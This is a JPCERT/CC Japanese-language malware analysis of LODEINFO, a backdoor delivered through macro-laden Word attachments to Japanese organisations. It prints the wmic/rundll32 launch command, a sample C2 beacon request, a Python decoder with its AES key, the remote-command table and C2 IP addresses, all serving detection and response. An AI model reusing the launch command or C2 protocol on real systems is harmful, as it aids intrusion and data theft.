日本国内の組織を狙ったマルウエアLODEINFO - JPCERT/CC Eyes

By 喜野 孝太(Kota Kino)

Published: 2020-02-19 · Archived: 2026-04-05 18:48:33 UTC

- LODEINFO

JPCERT/CCでは、2019年12月頃に日本国内の組織を狙った標的型攻撃メールを確認しています。
標的型攻撃メールには、これまでJPCERT/CCでは確認していなかった、「LODEINFO」と呼ばれる新たなマルウエアに感染させようとする不正なWord文書が添付されていました。 今回は、新たなマルウエアLODEINFOの詳細について紹介します。

LODEINFOが動作するまでの流れ

図1は、LODEINFOが動作するまでの流れを示しています。




図 1：LODEINFOが動作するまでの流れ

JPCERT/CCが確認した検体では、Word文書のマクロを有効化することでLODEINFOがホスト上に作成され、以下のコマンドでrundll32.exeから実行されます。

```
wmic process call create "cmd /c cd %ProgramData%&start rundll32.exe [LODEINFOのファイルパス] main"
```

その後、LODEINFOはsvchost.exeのプロセスを起動し、ペイロードをインジェクションして動作します。

以降では、インジェクションされた後のLODEINFOの詳細な挙動について解説します。

LODEINFOの挙動の詳細

LODEINFOは、特定のサイトとHTTPで通信を行い、受信した命令を実行します。
以下は、LODEINFOが送信するHTTP POSTリクエストの例です。

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Host: [ホスト名]
Content-Length: 193
Connection: Keep-Alive
Cache-Control: no-cache

data=DIajqcc5lVuJpjwvr36msbQAAADitmc5LmhLlVituiM4OtDohYHRxBJ2R5yWjTYNyBTkUMGD2CPFpZw02cwPvl3Yb0SmUAA
```

データはAESで暗号化した後に、BASE64エンコードされています。データには、LODEINFOが動作しているホストのホスト名や言語環境、MACアドレスなどの情報が含まれています。図2は、送信データをデコードした例です。（送信するデータのフォーマットについては、Appendix Aをご覧ください）

```
00000000: 7d41 4010 0000 802b 0000 00e6 0028 3135  }A@....+.....(15
00000010: 3737 3334 3932 3338 7c39 3332 7c30 3030  77349238|932|000
00000020: 4332 3941 4537 4500 0000 8046 437c 4445  C29AE7E....FC|DE
00000030: 534b 544f 502d 3531 5644 454a 4e00 0000  SKTOP-51VDEJN...
00000040: 0000 0000 0000 0000 0000 0000 0000 000f  ................
```

図2：デコードした送信データの一部

以下は、HTTP POSTリクエストのデータを復号するコードの一部です。

```
from Crypto.Cipher import AES
from base64 import urlsafe_b64decode
from binascii import a2b_hex


def decypt_lodeinfo_data(enc_data: str, key: bytes, iv: bytes) -> bytes:
    header_b64 = enc_data[:0x1C]
    header = urlsafe_b64decode(header_b64.replace(".", "="))

    ## decode with base64
    postdata_size = int.from_bytes(header[0x10:0x14], byteorder="little")
    postdata_b64 = enc_data[0x1C:0x1C+postdata_size]
    postdata = urlsafe_b64decode(postdata_b64.replace(".", "="))

    ## decrypt with AES
    cipher = AES.new(key, AES.MODE_CBC, iv)
```

```
    decrypt_size = int.from_bytes(postdata[0x30:0x34],byteorder="little")
    dec_data = cipher.decrypt(postdata[0x34:0x34+decrypt_size])

    ## remove junk bytes
    junk_size = dec_data[-1]
    dec_data = dec_data[:decrypt_size-junk_size]

    return dec_data


encrypted_data = "DIajqcc5lVuJpjwvr36msbQAAADitmc5LmhLlVituiM4OtDohYHRxBJ2R5yWjTYNyBTkUMGD2CPFpZw02c

KEY = a2b_hex("E20EF6C66A838DA222821DB1C5777251F1A9D5D14D2344CED68A353BFCAC4C5A")
IV = a2b_hex("CC45ABAD58152C6150F157367ECC53F3")

decrypted_data = decypt_lodeinfo_data(encrypted_data, KEY ,IV)
print("Decrypted Data: ", bytes.hex(decrypted_data))
```

次に、LODEINFOはコマンドを受信します。C&Cサーバからのレスポンスは、HTTP POSTリクエストと同様に、AESとBASE64を組み合わせて暗号化が行われています。LODEINFOは受信したコマンドに応じて、以下の機能などを実行します。（コマンドの詳細についてはAppendix Bをご覧ください）

- PEファイルの実行
- シェルコードの実行
- ファイルのアップロード・ダウンロード
- プロセスの停止
- ファイル一覧の送信
- マルウエアバージョン情報の送信

LODEINFOで利用されているコード

LODEINFOを分析した結果、GitHub上で公開されているLodePNG[1]と呼ばれるPNGファイルのエンコーダー/デコーダーのソースコードと類似する部分が多数あることを確認しました。ただし、LodePNGの機能を悪用している箇所は確認できていないため、攻撃者が当該コードを利用している理由については不明です。

おわりに

LODEINFOには、複数の箇所でデバッグ用と思われる文字列が記載されている他、バージョン情報としてv0.1.2といった文字列が確認でき、現在も開発途中の可能性があります。今後もLODEINFOを利用した攻撃が続く可能性もあるため、注意が必要です。

なお、今回解説したLODEINFOと類似する検体のハッシュ値をAppendix C、確認した通信先をAppendix Dに記載しています。 Appendix Dの通信先に対して通信が発生していないかをご確認ください。

インシデントレスポンスグループ 喜野 孝太

参考情報


[1] GitHub: LodePNG - PNG encoder and decoder in C and C++
https://github.com/lvandeve/lodepng

Appendix A 送受信データの内容

表 A-1:データフォーマット（BASE64デコード後）

オフセット	長さ	内容
0x00	16	AESキーのSHA512値（先頭16byte）
0x10	4	0x15以降のデータをBASE64エンコードしたサイズ
0x14	1	不明
0x15	48	AESで暗号化される前のデータのSHA512値（先頭48byte）
0x45	4	AESで暗号化されたデータのサイズ
0x49	可変	AESで暗号化されたデータ

表 A-2:BASE64デコードした送信データの例



Appendix B コマンド一覧

表 B: コマンド一覧

値	内容
MZ	PEファイルの実行
0xE9	シェルコードの実行
cd	カレントディレクトリの変更

値	内容
ls	ファイル一覧の送信
send	ファイルダウンロード
recv	ファイルアップロード
cat	ファイルアップロード
memory	シェルコードの実行（svchost.exeにインジェクション）
kill	任意プロセスの停止
ver	マルウエアバージョン情報の送信

Appendix C 検体のハッシュ値

- b50d83820a5704522fee59164d7bc69bea5c834ebd9be7fd8ad35b040910807f

Appendix D 通信先

- 45.67.231.169
- 162.244.32.148
- 193.228.52.57

喜野 孝太(Kota Kino)

2019年8月から現職。主に、マルウェア分析・フォレンジック調査に従事。


関連記事

- 


  JSAC2026 開催レポート ~DAY 2~

- 

  攻撃グループAPT-C-60による攻撃のアップデート

- 

  Cobalt Strike Beaconの機能をクロスプラットフォームへと拡張するツール「CrossC2」を使った攻撃

- 

  [Ivanti Connect Secureの脆弱性を起点とした侵害で確認されたマルウェア]

- 

  [Ivanti Connect Secureに設置されたマルウェアDslogdRAT]

Source: https://blogs.jpcert.or.jp/ja/2020/02/LODEINFO.html